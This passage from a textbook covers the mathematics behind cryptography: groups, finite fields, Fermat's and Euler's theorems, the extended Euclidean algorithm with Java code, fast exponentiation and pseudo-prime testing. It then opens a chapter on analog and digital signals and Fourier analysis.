If $a\#b = b\#a$ for all group elements a and b, the group is *commutative*. Otherwise it is *non-commutative*. Notice that even in a non-commutative group, $a\#b = b\#a$ might sometimes be true — for example if a or b is the identity.

A group with only finitely many elements is called *finite*; otherwise it is *infinite*.

Examples:

1. The *integers* (all whole numbers, including 0 and negative numbers) form a group using ordinary addition. The identity is 0 and the inverse of a is $-a$. This is an infinite commutative group.

2. The *positive rationals* (all positive fractions, including all positive integers) form a group if ordinary multiplication is the operation. The identity is 1 and the inverse of r is $1/r = r^{-1}$. This is another infinite commutative group.

3. The *integers mod n* form a group for any integer $n > 0$. This group is often denoted Z_n. Here the elements are $0, 1, 2, \ldots, n-1$ and the operation is addition followed by remainder on division by n. The identity is 0 and the inverse of a is $n - a$ (except for 0 which is its own inverse). This is a finite commutative group.

4. For an example of a non-commutative group, consider 2-by-2 non-singular matrices of real numbers (or rationals), where the operation is matrix multiplication:

   $$\begin{pmatrix} a & b \\ c & d \end{pmatrix}$$

   Here a, b, c, and d are real numbers (or rationals) and $ad - bc$ must be non-zero (non-singular matrices). The operation is matrix multiplication. The above matrix has inverse

   $$\frac{1}{ad - bc}\begin{pmatrix} d & -b \\ -c & a \end{pmatrix}$$

   and the identity is

   $$\begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}.$$

   This is an infinite non-commutative group.

5. The chapter on decimal numbers in [Wag] gives an interesting and useful example of a finite *non*-commutative group: the *dihedral* group with ten elements.

Law GROUP-1:
The cryptographer's favorite group is the *integers mod n*, *Zn*.

In the special case of $n = 10$, the operation of addition in Z_{10} can be defined by $(x + y) \mod 10$, that is, divide by 10 and take the remainder. Table 2.3 shows how one can also use an *addition table* to define the integers modulo 10:

+	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**
0	0	1	2	3	4	5	6	7	8	9
1	1	2	3	4	5	6	7	8	9	0
2	2	3	4	5	6	7	8	9	0	1
3	3	4	5	6	7	8	9	0	1	2
4	4	5	6	7	8	9	0	1	2	3
5	5	6	7	8	9	0	1	2	3	4
6	6	7	8	9	0	1	2	3	4	5
7	7	8	9	0	1	2	3	4	5	6
8	8	9	0	1	2	3	4	5	6	7
9	9	0	1	2	3	4	5	6	7	8

Table 2.3: Addition in the integers mod 10, Z_{10}.

2.4 Fields

A *field* is an object with a lot of structure, which this section will only outline. A field has two operations, call them $+$ and (though they will not necessarily be ordinary addition and multiplication). Using $+$, all the elements of the field form a commutative group. Denote the identity of this group by 0 and denote the inverse of a by $-a$. Using , all the elements of the field except 0 must form another commutative group with identity denoted 1 and inverse of a denoted by a^{-1}. (The element 0 has no inverse under .) There is also the *distributive identity*, linking $+$ and : $a * (b + c) = (a * b) + (a * c)$, for all field elements a, b, and c. Finally, one has to exclude *divisors of zero*, that is, non-zero elements whose product is zero. This is equivalent to the following cancellation property: if c is not zero and $a * c = b * c$, then $a = b$.

Examples:

1. Consider the *rational numbers* (fractions) Q, or the *real numbers* $\mathbb{R}$, or the *complex numbers* $\mathbb{C}$, using ordinary addition and multiplication (extended in the last case to the complex numbers). These are all infinite fields.

2. Consider the *integers mod p*, denoted Z_p, where p is a prime number ($2, 3, 5, 7, 11, 13, 17, 19, 23, 29, \ldots$). Regard this as a group using $+$ (ordinary addition followed by remainder on division by p). The elements with 0 left out form a group under (ordinary multiplication followed by remainder on division by p). Here the identity is clearly 1, but the inverse of a non-zero element a is not obvious. In Java, the inverse must be an element x satisfying $(x*a)\%p == 1$. It is always possible to find the unique element x, using an algorithm from number theory known as the *extended Euclidean algorithm*. This is the topic in the next chapter, but in brief: because p is prime and a is non-zero, the greatest common divisor of p and a is 1. Then the extended Euclidean algorithm gives ordinary integers x and y satisfying $x * a + y * p = 1$, or $x * a = 1 - y * p$, and this says that if you divide $x * a$ by p, you get remainder 1, so this x is the inverse of a. (As an integer, x might be negative, and in this case one must add p to it to get an element of Z_p.)

Law FIELD-1:
The cryptographer's favorite field is the *integers mod p*, denoted *Z_p*, where *p* is a prime number.

The above field is the only one with p elements. In other words, the field is unique up to renaming its elements, meaning that one can always use a different set of symbols to represent the elements of the field, but it will still be essentially the same.

There is also a unique finite field with p^n elements for any integer $n > 1$, denoted $GF(p^n)$. Particularly useful in cryptography is the special case with $p = 2$, that is, with 2^n elements for $n > 1$. The case $2^8 = 256$ is used, for example, in the new U.S. Advanced Encryption Standard (AES). It is more difficult to describe than the field Z_p. The chapter about multiplication for the AES will describe this field in more detail, but here are some of its properties in brief for now: It has 256 elements, represented as all possible strings of 8 bits. Addition in the field is just the same as bitwise exclusive-or (or bitwise addition mod 2). The zero element is 00000000, and the identity element is 00000001. So far, so good, but multiplication is more problematic: one has to regard an element as a degree 7 polynomial with coefficients in the field Z_2 (just a 0 or a 1) and use a special version of multiplication of these polynomials. The details will come in the later chapter on the AES.

Law FIELD-2:
The cryptographer's *other* favorite field is *GF(2^n)*.

2.5 Fermat's Theorem

In cryptography, one often wants to raise a number to a power, modulo another number. For the integers mod p where p is a prime (denoted Z_p), there is a result know as Fermat's Theorem, discovered by the 17th century French mathematician Pierre de Fermat, 1601-1665.

Theorem (Fermat): If p is a prime and a is any non-zero number less than p, then

$$a^{p-1} \mod p = 1$$

Law FERMAT-1:
The cryptographer's favorite theorem is Fermat's Theorem.

Table 2.4 illustrates Fermat's Theorem for $p = 13$. Notice below that the value is always 1 by the time the power gets to 12, but sometimes the value gets to 1 earlier. The initial run up to the 1 value is shown in bold italic in the table. The lengths of these runs are always numbers that divide evenly into 12, that is, 2, 3, 4, 6, or 12. A value of a for which the whole row is bold italic is called a *generator*. In this case 2, 6, 7, and 11 are generators.

p	**a**	a^1	a^2	a^3	a^4	a^5	a^6	a^7	a^8	a^9	a^{10}	a^{11}	a^{12}
13	2	***2***	***4***	***8***	***3***	***6***	***12***	***11***	***9***	***5***	***10***	***7***	***1***
13	3	***3***	***9***	***1***	*3*	*9*	*1*	*3*	*9*	*1*	*3*	*9*	*1*
13	4	***4***	***3***	***12***	***9***	***10***	***1***	*4*	*3*	*12*	*9*	*10*	*1*
13	5	***5***	***12***	***8***	***1***	*5*	*12*	*8*	*1*	*5*	*12*	*8*	*1*
13	6	***6***	***10***	***8***	***9***	***2***	***12***	***7***	***3***	***5***	***4***	***11***	***1***
13	7	***7***	***10***	***5***	***9***	***11***	***12***	***6***	***3***	***8***	***4***	***2***	***1***
13	8	***8***	***12***	***5***	***1***	*8*	*12*	*5*	*1*	*8*	*12*	*5*	*1*
13	9	***9***	***3***	***1***	*9*	*3*	*1*	*9*	*3*	*1*	*9*	*3*	*1*
13	10	***10***	***9***	***12***	***3***	***4***	***1***	*10*	*9*	*12*	*3*	*4*	*1*
13	11	***11***	***4***	***5***	***3***	***7***	***12***	***2***	***9***	***8***	***10***	***6***	***1***
13	12	***12***	***1***	*12*	*1*	*12*	*1*	*12*	*1*	*12*	*1*	*12*	*1*

Table 2.4: Fermat's theorem for $p = 13$

Because a to a power mod p always starts repeating after the power reaches $p - 1$, one can reduce the power mod $p - 1$ and still get the same answer. Thus no matter how big the power x might be,

$$a^x \mod p = a^{x \bmod (p-1)} \mod p.$$

Thus modulo p in the expression requires modulo $p - 1$ in the exponent. (Naively, one might expect to reduce the exponent mod p, but this is not correct.) So, for example, if $p = 13$ as above, then

$$a^{29} \mod 13 = a^{29 \bmod 12} \mod 13 = a^5 \mod 13.$$

The Swiss mathematician Leonhard Euler (1707-1783) discovered a generalization of Fermat's Theorem which will later be useful in the discussion of the RSA cryptosystem.

Theorem (Euler): If n is any positive integer and a is any positive integer less than n with no divisors in common with n, then

$$a^{\phi(n)} \mod n = 1,$$

where $\phi(n)$ is the *Euler phi function*:

$$\phi(n) = n(1 - 1/p_1)\ldots(1 - 1/p_m),$$

and $p_1, \ldots, p_m$ are all the prime numbers that divide evenly into n, including n itself in case it is a prime.

p	**a**	a^1	a^2	a^3	a^4	a^5	a^6	a^7	a^8	a^9	a^{10}	a^{11}	a^{12}	a^{13}	a^{14}
15	2	***2***	***4***	***8***	***1***	*2*	*4*	*8*	*1*	*2*	*4*	*8*	*1*	*2*	*4*
15	3	***3***	***9***	***12***	***6***	***3***	***9***	***12***	***6***	***3***	***9***	***12***	***6***	***3***	***9***
15	4	***4***	***1***	*4*	*1*	*4*	*1*	*4*	*1*	*4*	*1*	*4*	*1*	*4*	*1*
15	5	***5***	***10***	***5***	***10***	***5***	***10***	***5***	***10***	***5***	***10***	***5***	***10***	***5***	***10***
15	6	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***	***6***
15	7	***7***	***4***	***13***	***1***	*7*	*4*	*13*	*1*	*7*	*4*	*13*	*1*	*7*	*4*
15	8	***8***	***4***	***2***	***1***	*8*	*4*	*2*	*1*	*8*	*4*	*2*	*1*	*8*	*4*
15	9	***9***	***6***	***9***	***6***	***9***	***6***	***9***	***6***	***9***	***6***	***9***	***6***	***9***	***6***
15	10	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***	***10***
15	11	***11***	***1***	*11*	*1*	*11*	*1*	*11*	*1*	*11*	*1*	*11*	*1*	*11*	*1*
15	12	***12***	***9***	***3***	***6***	***12***	***9***	***3***	***6***	***12***	***9***	***3***	***6***	***12***	***9***
15	13	***13***	***4***	***7***	***1***	*13*	*4*	*7*	*1*	*13*	*4*	*7*	*1*	*13*	*4*
15	14	***14***	***1***	*14*	*1*	*14*	*1*	*14*	*1*	*14*	*1*	*14*	*1*	*14*	*1*

Table 2.5: Euler's theorem for $n = 15$ and $\phi(n) = 8$

If n is a prime, then using the formula, $\phi(n) = n(1-1/n) = n(\frac{n-1}{n}) = n-1$, so Euler's result is a special case of Fermat's. Another special case needed for the RSA cryptosystem comes when the modulus is a product of two primes: $n = pq$. Then $\phi(n) = n(1-1/p)(1-1/q) = (p-1)(q-1)$. Table 2.5 illustrates Euler's theorem for $n = 15 = 3 \cdot 5$, with $\phi(15) = 15 \cdot (1-1/3) \cdot (1-1/5) = (3-1) \cdot (5-1) = 8$. Notice here that a 1 is reached when the power gets to 8 (actually in this simple case when the power gets to 2 or 4), but only for numbers with no divisors in common with 15. For other base numbers, the value never gets to 1.

Tables 2.5 and 2.4 were generated by the Java program on page 163 of [Wag].

In a way similar to Fermat's Theorem, arithmetic in the exponent is taken mod $\phi(n)$, so that, assuming a has no divisors in common with n,

$$a^x \mod n = a^{x \bmod \phi(n)} \mod n.$$

If $n = 15$ as above, then $\phi(n) = 8$, and if neither 3 nor 5 divides evenly into a, then $\phi(n) = 8$. Thus for example,

$$a^{28} \mod 15 = a^{28 \text{ mod } 8} \mod 15 = a^4 \mod 15.$$

The proof in Chapter 14 of [Wag] that the RSA cryptosystem works depends on the above fact.

2.6 Summary of topics

In this section, we introduced “Cryptographers favorites”

Supplemental questions for chapter 2

1. For any bit string a, what is $a \oplus a \oplus a \oplus a \oplus a$ equal to?
2. Prove in two ways that the three equations using exclusive-or to interchange two values work. One way should use just the definition of **`xor`** in the table, and the other way should use the properties of **`xor`** listed above. (On computer hardware that has an **`xor`** instruction combined with assignment, the above solution may execute just as fast as the previous one and will avoid the extra variable.)
3. Use the notation $\vee$ to mean “inclusive-or”, $\wedge$ to mean “and”, and $\sim$ to mean “not”. With this notation, show, using either truth tables or algebraically that

$$\begin{aligned} a \oplus b &= (a \wedge \sim b) \vee (\sim a \wedge b), \text{ and} \\ &= (a \vee b) \wedge (\sim (a \wedge b)) \end{aligned}$$

4. Show how to use exclusive-or to compare the differences between two bit strings.
5. Given a bit string a, show how to use another *mask* bit string m of the same length to reverse a fixed bit position i, that is, change 0 to 1 and 1 to 0, but just in position i.
6. How many bits are needed to represent a number that is 100 decimal digits long? How many decimal digits are needed to represent a number that is 1000 bits long? How many decimal digits are needed to represent a number that is 100 decimal digits long?
7. Write a Java function to return the log base b of a, where $b > 1$ and $a > 0$.
8. In the example of 2-by-2 matrices, verify that the product of a non-zero element and its inverse is the identity.

Further study

- The Laws of Cryptography with Java Code *[Wag]*
  http://www.cs.utsa.edu/˜wagner/lawsbookcolor/laws.pdf

Chapter 3

Cryptographers' favorite algorithms

This chapter is also copied verbatim from the "The Laws of Cryptography with Java Code", [Wag] with permission from Prof Neal Wagner.

3.1 The extended Euclidean algorithm

The previous section introduced the field known as the *integers mod p*, denoted Z_p or $GF(p)$. Most of the field operations are straightforward, since they are just the ordinary arithmetic operations followed by remainder on division by p. However the multiplicative inverse is not intuitive and requires some theory to compute. If a is a non-zero element of the field, then a^{-1} can be computed efficiently using what is known as *the extended Euclidean algorithm*, which gives the greatest common divisor (gcd) along with other integers that allow one to calculate the inverse. It is the topic of the remainder of this section.

Law GCD-1:

The cryptographer's first and oldest favorite algorithm is the *extended Euclidean algorithm*, which computes the greatest common divisor of two positive integers *a* and *b* and also supplies integers *x* and *y* such that *x*a + y*b = gcd(a, b)*.

The Basic Euclidean Algorithm to give the gcd: Consider the calculation of the greatest common divisor (gcd) of 819 and 462. One could factor the numbers as: $819 = 3 \cdot 3 \cdot 7 \cdot 13$ and $462 = 2 \cdot 3 \cdot 7 \cdot 11$, to see immediately that the gcd is $21 = 3 \cdot 7$. The problem with this method is that there is no efficient algorithm to factor integers. In fact, the security of the RSA cryptosystem relies on the difficulty of factoring, and we need an extended gcd algorithm to implement RSA. It turns out that there is another better algorithm for the gcd — developed 2500 years ago by Euclid (or mathematicians before him), called (surprise) the *Euclidean algorithm*.

The algorithm is simple: just repeatedly divide the larger one by the smaller, and write an equation of the form "larger = smaller * quotient + remainder". Then repeat using the two numbers "smaller" and "remainder". When you get a 0 remainder, then you have the gcd of the original two numbers. Here is the sequence of calculations for the same example as before:

$$\begin{array}{lclclcrl}
819 & = & 462 & \cdot & 1 & + & 357 & \text{(Step 0)} \\
462 & = & 357 & \cdot & 1 & + & 105 & \text{(Step 1)} \\
357 & = & 105 & \cdot & 3 & + & 42 & \text{(Step 2)} \\
105 & = & 42 & \cdot & 2 & + & 21 & \text{(Step 3, so GCD = 21)} \\
42 & = & 21 & \cdot & 2 & + & 0 & \text{(Step 4)}
\end{array}$$

The proof that this works is simple: a common divisor of the first two numbers must also be a common divisor of all three numbers all the way down. (Any number is a divisor of 0, sort of on an honorary basis.) One also has to argue that the algorithm will terminate and not go on forever, but this is clear since the remainders must be smaller at each stage.

Here is Java code for two versions of the GCD algorithm: one iterative and one recursive. (There is also a more complicated *binary* version that is efficient and does not require division.)

Java function: gcd (two versions)

```
public static long gcd1(long x, long y) {
   if (y == 0) return x;
   return gcd1(y, x%y);
}

public static long gcd2(long x, long y) {
   while (y != 0) {
      long r = x % y;
      x = y; y = r;
   }
   return x;
}
```

A complete Java program using the above two functions is on page 165 of [Wag].

The Extended GCD Algorithm: Given the two positive integers 819 and 462, the extended Euclidean algorithm finds unique integers a and b so that $a \cdot 819 + b \cdot 462 = \gcd(819, 462) = 21$. In this case, $(-9) \cdot 819 + 16 \cdot 462 = 21$.

For this example, to calculate the magic a and b, just work backwards through the original equations, from step 3 back to step 0 (see above). Below are equations, where each shows two numbers a and b from a step of the original algorithm, and corresponding integers x and y (in **bold**), such that $x \cdot a + y \cdot b = gcd(a, b)$. Between each pair of equations is an equation that leads to the next equation.

```
1*105+(-2)*42=21                                      (from Step 3 above)
(-2)*357+(-2)(-3)*105=(-2)*42=(-1)*105+21               (Step 2 times -2)
(-2)*357+7*105=21               (Combine and simplify previous equation)
7*462+(7)(-1)*357=7*105=2*357+21                         (Step 1 times 7)
7*462+(-9)*357=21               (Combine and simplify previous equation)
(-9)*819+(-9)(-1)*462=(-9)*357=(-7)*462+21                (Step 0 * (-9))
(-9)*819+16*462=21(Simplify -- the final answer)
```

It's possible to code the extended gcd algorithm following the model above, first using a loop to calculate the gcd, while saving the quotients at each stage, and then using a second loop as above to work back through the equations, solving for the gcd in terms of the original two numbers. However, there is a much shorter, tricky version of the extended gcd algorithm, adapted from D. Knuth.

Java function: GCD (extended gcd)

```
public static long[] GCD(long x, long y) {
   long[] u = {1, 0, x}, v = {0, 1, y}, t = new long[3];
   while (v[2] != 0) {
      long q = u[2]/v[2];
      for (int i = 0; i < 3; i++) {
         t[i] = u[i] - v[i]*q; u[i] = v[i]; v[i] = t[i];
      }
   }
   return u;
}
```

A complete Java program using the above function is on page 166 of [Wag].

The above code rather hides what is going on, so with additional comments and checks, the code is rewritten below. Note that at every stage of the algorithm below, if **w** stands for any of the three vectors **u**, **v** or **t**, then one has **x*w[0] + y*w[1] = w[2]**. The function **check** verifies that this condition is met, checking in each case the vector that has just been changed. Since at the end, **u[2]** is the gcd, **u[0]** and **u[1]** must be the desired integers.

Java function: GCD (debug version)

```
public static long[] GCD(long x, long y) {
   long[] u = new long[3];
   long[] v = new long[3];
   long[] t = new long[3];
   // at all stages, if w is any of the 3 vectors u, v or t, then
   //   x*w[0] + y*w[1] = w[2]  (this is verified by "check" below)
   // vector initializations: u = {1, 0, u}; v = {0, 1, v};
   u[0] = 1; u[1] = 0; u[2] = x; v[0] = 0; v[1] = 1; v[2] = y;
   System.out.println("q\tu[0]\tu[1]\tu[2]\tv[0]\tv[1]\tv[2]");

   while (v[2] != 0) {
      long q = u[2]/v[2];
      // vector equation:  t = u - v*q
      t[0] = u[0] - v[0]*q; t[1] = u[1] - v[1]*q; t[2] = u[2] - v[2]*q;
```

```
         check(x, y, t);
         // vector equation:  u = v;
         u[0] = v[0]; u[1] = v[1]; u[2] = v[2]; check(x, y, u);
         // vector equation:  v = t;
         v[0] = t[0]; v[1] = t[1]; v[2] = t[2]; check(x, y, v);
         System.out.println(q + "\t"+ u[0] + "\t" + u[1] + "\t" + u[2] +
                                "\t"+ v[0] + "\t" + v[1] + "\t" + v[2]);
      }
      return u;
   }

   public static void check(long x, long y, long[] w) {
      if (x*w[0] + y*w[1] != w[2]) {
         System.out.println("*** Check fails: " + x + " " + y);
         System.exit(1);
      }
   }
```

Here is the result of a run with the data shown above:

```
q       u[0]    u[1]    u[2]    v[0]    v[1]    v[2]}

1       0       1       462     1       -1      357
1       1       -1      357     -1      2       105
3       -1      2       105     4       -7      42
2       4       -7      42      -9      16      21
2       -9      16      21      22      -39     0

gcd(819, 462) = 21
(-9)*819 + (16)*462 = 21
```

Here is a run starting with 40902 and 24140:

```
q       u[0]    u[1]    u[2]    v[0]    v[1]    v[2]}

1       0       1       24140   1       -1      16762
1       1       -1      16762   -1      2       7378
2       -1      2       7378    3       -5      2006
3       3       -5      2006    -10     17      1360
1       -10     17      1360    13      -22     646
2       13      -22     646     -36     61      68
9       -36     61      68      337     -571    34
2       337     -571    34      -710    1203    0

gcd(40902, 24140) = 34
(337)*40902 + (-571)*24140 = 34
```

A complete Java program with the above functions, along with other example runs appears on page 167 of [Wag].

3.2 Fast integer exponentiation (raise to a power)

A number of cryptosystems require arithmetic on large integers. For example, the RSA public key cryptosystem uses integers that are at least 1024 bits long. An essential part of many of the algorithms involved is to raise an integer to another integer power, modulo an integer (taking the remainder on division).

Law EXP-1:
Many cryptosystems in modern cryptography depend on a fast algorithm to perform integer exponentiation.

It comes as a surprise to some people that in a reasonable amount of time one can raise a 1024 bit integer to a similar-sized power modulo an integer of the same size. (This calculation can be done on a modern workstation in a fraction of a second.) In fact, if one wants to calculate x^{1024} (a 10-bit exponent), there is no need to multiply x by itself 1024 times, but one only needs to square x and keep squaring the result 10 times. Similarly, 20 squarings yields $x^{1048576}$ (a 20-bit exponent), and an exponent with 1024 bits requires only that many squarings if it is an exact power of 2. Intermediate powers come from saving intermediate results and multiplying them in. RSA would be useless if there were no efficient exponentiation algorithm.

There are two distinct fast algorithms for raising a number to an integer power. Here is pseudo-code for raising an integer x to power an integer Y:

Java function: exp (first version)

```
int exp(int x, int Y[], int k) {
   //  Y = Y[k] Y[k-1] ... Y[1] Y[0]  (in binary)
   int y = 0, z = 1;
   for (int i = k; i >= 0; i--) {
      y = 2*y;
      z = z*z;
      if (Y[i] == 1) {
         y++;
         z = z*x;
      }
   }
   return z;
}
```

The variable y is only present to give a loop invariant, since at the beginning and end of each loop, as well as just before the if statement, the invariant $x^y = z$ holds, and after the loop terminates $y = Y$ is also true, so at the end, $z = x^Y$. To find $x^y \mod n$ one should add a remainder on division by n to the two lines that calculate z.

Here is the other exponentiation algorithm. It is very similar to the previous algorithm, but differs in processing the binary bits of the exponent in the opposite order. It also creates those bits as it goes, while the other assumes they are given.

Java function: exp (second version)

```
int exp(int X, int Y) {
   int x = X, y = Y, z = 1;
   while (y > 0) {
      while (y%2 == 0) {
         x = x*x;
         y = y/2;
      }
      z = z*x;
      y = y - 1;
   }
   return z;
}
```

The loop invariant at each stage and after the each iteration of the inner while statement is:

$$z * x^y = X^Y.$$

Here is a mathematical proof that the second algorithm actually calculates X^Y. Just before the while loop starts, since $x = X$, $y = Y$, and $z = 1$, it is obvious that the loop invariant is true. (In these equations, the $=$ is a mathematical equals, not an assignment.)

Now suppose that at the start of one of the iterations of the while loop, the invariant holds. Use x', y', and z' for the new values of x, y, and z after executing the statements inside one iteration of the inner while statement. Notice that this assumes that y is even. Then the following are true:

$$\begin{aligned}
&x' = x * x\\
&y' = y/2 \ \text{(exact integer because y is even)}\\
&z' = z\\
&z' * (x')^{y'} = z * (x * x)^{y/2} = z * x^y = X^Y.
\end{aligned}$$

This means that the loop invariant holds at the end of each iteration of the inner while statement for the new values of x, y, and z. Similarly, use the same prime notation for the variables at the end of the while loop.

$$\begin{aligned}
&x' = x\\
&y' = y - 1\\
&z' = z * x\\
&z' * (x')^{y'} = z * x * (x)^{y-1} = z * x^y = X^Y.
\end{aligned}$$

So once again the loop invariant holds. After the loop terminates, the variable y must be 0, so that the loop invariant equation says:

$$X^Y = z * x^y = z * x^0 = z.$$

For a complete proof, one must also carefully argue that the loop will always terminate.

A test of the two exponentiation functions implemented in Java appears on page 169 of [Wag].

3.3 Checking for probable primes

For 2500 years mathematicians studied prime numbers just because they were interesting, without any idea they would have practical applications. Where do prime numbers come up in the real world? Well, there's always the 7-Up soft drink, and there are sometimes a prime number of ball bearings arranged in a circle, to cut down on periodic wear. Now finally, in cryptography, prime numbers have come into their own.

Law PRIME-1:
A source of large random prime integers is an essential part of many current cryptosystems.

Usually large random primes are created (or found) by starting with a random integer n, and checking each successive integer after that point to see if it is prime. The present situation is interesting: there are reasonable algorithms to check that a large integer is prime, but these algorithms are not very efficient (although a recently discovered algorithm is guaranteed to produce an answer in running time no worse that the number of bits to the twelth power). On the other hand, it is very quick to check that an integer is "probably" prime. To a mathematician, it is not satisfactory to know that an integer is only probably prime, but if the chances of making a mistake about the number being a prime are reduced to a quantity close enough to zero, the users can just discount the chances of such a mistake.

Tests to check if a number is probably prime are called *pseudo-prime* tests. Many such tests are available, but most use mathematical overkill. Anyway, one starts with a property of a prime number, such as Fermat's Theorem, mentioned in the previous chapter: if p is a prime and a is any non-zero number less than p, then $a^{p-1} \mod p = 1$. If one can find a number a for which Fermat's Theorem does not hold, then the number p in the theorem is *definitely not a prime*. If the theorem holds, then p is called *a pseudo-prime with respect to* a, and it might actually be a prime.

So the simplest possible pseudo-prime test would just take a small value of a, say 2 or 3, and check if Fermat's Theorem is true.

> **Simple Pseudo-prime Test:** If a very large random integer p (100 decimal digits or more) is not divisible by a small prime, and if $3^{p-1} \mod p = 1$, then the number is prime except for a vanishingly small probability, which one can ignore.

One could just repeat the test for other integers besides 3 as the base, but unfortunately there are non-primes (called *Carmichael numbers*) that satisfy Fermat's theorem for all values of a even though they are not prime. The smallest such number is $561 = 3 \cdot 11 \cdot 17$, but these numbers become very rare in the larger range, such as 1024-bit numbers. Corman et al.estimate that the chances of a mistake with just the above simple test are less than 10^{-41}, although in practice commercial cryptosystems use better tests for which there is a proof of the low probability. Such better tests are not really needed, since even if the almost inconceivable happened and a mistake were made, the cryptosystem wouldn't work, and one could just choose another pseudo-prime.

Law PRIME-2:
Just one simple pseudo-prime test is enough to test that a very large random integer is probably prime.

3.4 Summary of topics

In this section, we introduced “Cryptographers favorite algorithms”

Supplemental questions for chapter 3

1. Prove that the long (debug) version of the Extended GCD Algorithm works.

   (a) First show that **`u[2]`** is the gcd by throwing out all references to array indexes **`0`** and **`1`**, leaving just **`u[2]`**, **`v[2]`**, and **`t[2]`**. Show that this still terminates and just calculates the simple gcd, without reference to the other array indexes. (This shows that at the end of the complicated algorithm, **`u[2]`** actually is the gcd.)

   (b) Next show mathematically that the three special equations are true at the start of the algorithm, and that each stage of the algorithm leaves them true. (One says that they are left *invariant*.)

   (c) Finally deduce that algorithm is correct.

Further study

- The Laws of Cryptography with Java Code *[Wag]*
  http://www.cs.utsa.edu/˜wagner/lawsbookcolor/laws.pdf

Chapter 4


Preliminaries - physical

When studying the transfer and storage of data, there are some underlying physical laws, representations and constraints to consider.

- Is the data analog or digital?
- What limits are placed on it?
- How is it to be transmitted?
- How can you be sure that it is correct?

4.1 Analog and digital

An analog signal is a continuous valued signal. A digital signal is considered to only exist at discrete levels.




The (time domain) diagrams are commonly used when considering signals. If you use an oscilloscope, the display normally shows something like that shown on the previous page. The plot is **amplitude versus tim**e. With any analog signal, the repetition rate (if it repeats) is called the *frequency*, and is measured in Hertz (pronounced *hurts*, and written Hz). The peak to peak signal level is called the *amplitude*.

The simplest analog signal is called the sine wave. If we mix these simple waveforms together, we may create any desired periodic waveform. In figure 4.1, we see the sum of two sine waves - one at a frequency of 1,000Hz, and the other at three times the frequency (3,000Hz). The amplitudes of the two signals are 1 and $\frac{1}{3}$ respectively, and the sum of the two waveforms shown, approximates a *square* wave. If we were to continue summing these waves, in the same progression, the resultant waveform would be a square wave

$$\sum_{n=1}^{\infty} \frac{1}{n} \sin(2\pi n f) \text{ (for odd n)} \Rightarrow \text{ a square wave of frequency } f$$

We may also represent these signals by frequency domain diagrams, which plot the amplitude against *frequency*. This alternative representation is also shown in figure 4.1.



(a) Time (b) Frequency

Figure 4.1: Sum of sine waveforms.

4.2 Fourier analysis

One way of representing any simple periodic function is as a sum of simple sine (and cosine) waveforms. This representation method is known as *Fourier Analysis* after Jean-Baptiste Fourier, who first showed the technique.

The Fourier method can be viewed as a transformation between equivalent time domain and frequency domain representations. A piecewise continuously differentiable periodic function in the time domain may be transformed to a discrete aperiodic function in the frequency domain.

If our time domain function is $f(t)$ then we normally write the corresponding frequency domain function as $F(\omega)$, and we use the symbol $\leftrightarrow$ to represent the transformation:

$$f(t) \leftrightarrow F(\omega)$$

There are various *flavours* of Fourier analysis depending on the types of functions in each domain. The table below summarizes the methods used.

Time domain		**Frequency domain**	**Description**
Continuous, periodic	$\rightleftarrows$	Discrete, aperiodic	**Fourier series**
Continuous, aperiodic	$\rightleftarrows$	Continuous, aperiodic	**Fourier transform**
Discrete, periodic	$\rightleftarrows$	Discrete, periodic	**Discrete Fourier series**
Discrete, aperiodic	$\rightleftarrows$	Continuous, periodic	**Discrete Fourier transform**

We can see an example of this deconstruction or construction of waveforms by examining a bipolar square wave which can be created by summing the terms:

$$\frac{4}{\pi}(sin(2\pi ft) + \frac{1}{3}sin(6\pi ft) + \frac{1}{5}sin(10\pi ft) + \frac{1}{7}sin(14\pi ft) + ...)$$





Figure 4.2: Successive approximations to a square wave.

